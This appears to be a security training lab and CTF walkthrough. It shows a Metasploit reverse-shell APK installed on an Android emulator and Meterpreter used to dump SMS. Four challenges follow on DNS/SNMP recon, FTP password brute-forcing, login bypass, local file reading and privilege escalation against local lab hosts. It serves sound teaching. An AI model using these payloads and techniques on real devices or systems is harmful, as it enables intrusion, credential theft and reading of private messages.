LHOST => 127.0.0.1
LPORT => 4444
[*] Started reverse TCP handler on 127.0.0.1:4444
[*] Starting the payload handler...
```

Step 6: Starting Android Emulator

Enter the following command to start the Android emulator instance that we will use as our target:

android-sdk-linux/tools/emulator @android17 -no-window

It may take several minutes for the emulator instance to start. Be patient.

```
(2) Skillset Labs> android-sdk-linux/tools/emulator @android17 -
Failed to Initialize backend EGL display
emulator: WARNING: Could not initialize OpenglES emulation, usin
rer.
```

Step 8: Installing APK

To install the APK, enter the command below. Make sure to use the **signed** version of the APK: *evilAdnroid**c**.apk*, **not** the original *evilAndroid.apk*:

adb install SignApk/evilAndroidc.apk

You will get the "device offline" error at first: it takes some time for the emulated device to connect to the ADB server. If returned to prompt, try again.

```
(3) Skillset Labs> adb install SignApk/evilAndroidc.apk
* daemon not running. starting it now on port 5037 *
* daemon started successfully *
error: device offline
- waiting for device -
(3) Skillset Labs>
```

Keep re-entering the command until you see the "Success" message (you may have to try several times).

```
(3) Skillset Labs> adb install SignApk/evilAndroidc.apk
221 KB/s (10811 bytes in 0.047s)
        pkg: /data/local/tmp/evilAndroidc.apk
Success
```

Step 9: Launching App

Next, we need to launch the application. Opening apps from command line is a bit tricky: you need to know the name of the package and of the Activity. We looked it up for you, so just enter the following command to run the app:

adb shell am start com.metasploit.stage/.MainActivity

```
(3) Skillset Labs> adb shell am start com.metasploit.stage/.MainA
Starting: Intent { act=android.intent.action.MAIN cat=[android.in
AUNCHER] cmp=com.metasploit.stage/.MainActivity }
```

Step 11: Using Meterpreter on Android

Android Meterpreter is similar to the Linux version that we used in other labs, however, it has some unique options as well. Enter *help* to see the available commands.

help

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter scr
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a
ad
    channel                   Displays information or control ac
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strin
    enable_unicode_encoding   Enables encoding of unicode string
    exit                      Terminate the meterpreter session
```

```
Android Commands
================

    Command           Description
    -------           -----------
    activity_start    Start an Android activity from a Uri strin
    check_root        Check if device is rooted
    dump_calllog      Get call log
    dump_contacts     Get contacts list
    dump_sms          Get sms messages
    geolocate         Get current lat-long using geolocation
    interval_collect  Manage interval collection capabilities
    send_sms          Sends SMS from target session
    set_audio_mode    Set Ringer Mode
    sqlite_query      Query a SQLite database from storage
    wlan_geolocate    Get current lat-long using WLAN informatic

meterpreter >
```

Step 12: Getting System Information

Enter *sysinfo* to get information about the target system:

```
sysinfo
```

```
meterpreter > sysinfo
Computer    : localhost
OS          : Android 4.2.2 - Linux 2.6.29-gea477bb (armv7l)
Meterpreter : java/android
```

Step 14: Sending SMS

We can use Telnet to send SMS messages to emulated devices. First, open a Telnet session as follows:

telnet localhost 5554

Next, enter *sms send* followed by a phone number and message. You can use any values for these, just don't include any dashes in the phone number and make sure that your message is in quotes, for example:

sms send 1112223333 "Hey there"

```
(3) Skillset Labs> telnet localhost 5554
Trying ::1...
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Android Console: type 'help' for a list of commands
OK
sms send 1112223333 "Hey there"
OK
```

Step 16: Dumping SMS

Enter the *dump_sms* command:

dump_sms

Note the name of the dump file. It will be saved in the current working directory.

```
meterpreter > dump_sms
[*] Fetching 2 sms messages
[*] SMS messages saved to: sms_dump_20161005200827.txt
```

Enter *exit* twice to close the Meterpreter shell and exit out of Metasploit.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 127.0.0.1 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) > exit
(1) Skillset Labs>
```

Step 17: Reading SMS Dump

Enter the following command to read the SMS file (enter the file name with your timestamp):

cat sms_dump_<timestamp>.txt

We can see the contents of the messages as well as the associated metadata.

```
(1) Skillset Labs> cat sms_dump_20161005200827.txt

===================
[+] SMS messages dump
===================

Date: 2016-10-05 20:08:27 +0000
OS: Android 4.2.2 - Linux 2.6.29-gea477bb (armv7l)
Remote IP: 127.0.0.1
Remote Port: 44375

#1
Type    : Incoming
Date    : 2016-10-05 20:07:23
Address : 1112223333
Status  : NOT_RECEIVED
Message : "Hey there"
```

Step 1: Finding Authoritative DNS Servers

Congratulations on unlocking your first Capture The Flag (CTF) exercise! CTFs are a bit different from regular labs: instead of walking you through the steps, they are presenting a challenge, a problem that you have to solve on your own. This is a good way to test the knowledge and skills you gathered from completing the labs. You will notice that hints in CTFs work differently, too: they are here to provide you with some clues if you feel stuck. Try to use them as little as possible to make your CTF experience more fun. Good luck!

In this CTF, you will need to use tools and techniques you learned in the Abusing DNS ans Abusing SNMP labs to answer questions in each step.

To begin, enter **CTF1** into your command prompt. Use Console 1 to answer the CTF questions, and the other 3 consoles to find the answers.

The first questions is:
What are the authoritative DNS servers for **blinkdigitalsecurity.com**?
To complete this step, enter the domain names of DNS servers, separated by spaces, and hit **Enter**.
Enter *step1_hint* in the command prompt if you need some help (remember to use a console other than Console 1).
step1_hint

Step 2: Identifying Domain Owner

Who appears to own **onlineclientreporting.com**?
To answer the question, type in *the domain name* of the owner and hit **Enter**.
If you are not sure how to proceed, enter *step2_hint*.
step2_hint

Step 3: Cracking SNMP Community String

There seems to be SNMP service running on 127.0.1.11. Can you verify it? In this step, you will need to crack the community string for this SNMP service. The community string will be your answer.
Enter *step3_hint* if you are not sure how to proceed.
step3_hint

Step 4: SNMP Recon

In the final step of this CTF you will use the community string you just cracked to get some specific information about the system running on 127.0.1.11. Can you find out if it has an active FTP server? Which FTP server application is installed? The name of the application is your flag.
If you need a hint, enter *step4_hint*.
step4_hint

Step 1: Investigating Port/Service

Welcome to Capture The Flag 2! To begin the challenge, type in **CTF2** in the command prompt and hit Enter.

Remember to use Console 1 for answering the CTF questions, and use the other three consoles to look for answers.

This CTF is against **skillsetlocal.com**. First, run a scan to determine whether the TCP port 12345 is open on the target.

What does Nmap think runs typically on port **12345** per the output from your first scan?

Do some research and see if you can figure out what this service is used for primarily.

Make sure you base it on looking up the default name Nmap lists (not the tcpwrapped you get from the version probe).

Enter one of the primary uses for this service as your answer for this step.
Enter *step1_hint* (in a console other than 1) if you need some assistance.
step1_hint

Step 2: Service Identification

Next, we will attack FTP. As usual, we begin with service identification. To be able to move on to the next step, you will need to enter the name and version information of the FTP server application used on this machine.
Enter *step2_hint* into command prompt if you need some help.
step2_hint

Step 3: Getting First Password

Chances are that at least one of the FTP users didn't put a lot of effort into creating a strong password for his/her account. So, maybe we can try brute-

forcing this password using one of the tools we've used earlier in the labs. There are scanners that have brute-forcing capabilities for common services.
One of the common usernames you can try is "admin".

To move on to the next step, you will need to enter the FTP password for the user "admin".

Again, you can enter *step3_hint* if you fee like you could use some guidance.
step3_hint

Step 4: Getting Second Password

Great job getting that password! Now, the second user definitely tried making our job harder. What else can we do to obtain the password?
To complete this exercise, enter the second FTP password.
Remember, *step4_hint* is here to help if you get stuck.
step4_hint

Step 1: Finding Web Server

It's not uncommon for services to be running on unusual ports, whether as an attempt to hide them from attackers, or when the default port is already occupied. On our target, **skillsetlocal.com**, we have Apache server running on the default HTTP port 80. Can you find another Web server?

Type in **CTF3** into the command prompt and hit Enter to begin the challenge. As with the other CTFs, use Console 1 to enter the flags (answers) you found, and use the other three consoles to look for the flags.

To move on to the next step, you will need to enter the port number used by the second HTTP server on the target machine.

Enter *step1_hint* if you are not sure how to proceed.
step1_hint

Step 2: Fingerprinting

Alright, we've located our target.
Now, as we always do, let's identify the name and version number of the server application. To proceed to the next step, enter the name/version of the target HTTP server (make sure to spell everything correctly and capitalize properly).
You can enter *step2_hint* for some directions, if needed.
step2_hint

Step 3: Login Bypass

OK, we have gathered information about our target, now let's begin with exploitation. Using the w3m web browser, navigate to the first target page (using the port number you discovered in Step 1):
w3m http://skillsetlocal.com:<port>/login?username=\&password=
To move on to the next step, you need to successfully login to this page. The flag will be displayed after you login. Enter it exactly as displayed.
As always, enter *step3_hint* if you get stuck.
step3_hint

Step 4: Reading a Local File

For this step you will need to read a specific file (which will come in very handy in CTF 4). The file is located in the */etc/flagfolder* directory.

To complete this exercise, go to the link displayed on the login page that you accessed in the previous step (use arrow keys or Tab to navigate and hit Enter once you are on the link).

Once there, exploit a web vulnerability on this page to find and read the target file. The file contains the location of another file. This location (the full path) is your last flag for this CTF.

Use *step4_hint* if you need some guidance.
step4_hint

Step 1: User Privileges

And now for the grand prize: root password! We can get there by exploiting the same vulnerability we used in CTF 3, but in this exercise we will go through some steps that are often performed when identifying privilege escalation opportunities on the target system.

First, it would be good to see whether there is anything you, as the current user, are allowed to do with elevated (root) privileges.

As with the previous CTFs, begin the challenge by entering **CTF4** into command prompt. Use Console 1 to enter the answers, and the other three consoles to find them.

To move on to the next step, you need to find a script that the current user can run with elevated privileges without having to enter a password. When you find the script, open it with *cat* or a text editor to read.
Enter *step1_hint* if you need help.
step1_hint

Step 2: File Permissions

Great, you found the script that you can run with root privileges! However, we need to find a way to change what this script does. Can you make changes to it?
Nope.

It looks like we need to find a different script that a) runs with root privileges and b) can be modified.

The file name of this script will be your flag for this step.

If you need a hint, enter *step2_hint*.
step2_hint

Step 3: Getting the Flag

OK, now it's all up to you! All you need to do is modify the script so it does what's needed to get the root password.

To complete this exercise, enter the root password.

For additional guidance, enter *step3_hint*.

step3_hint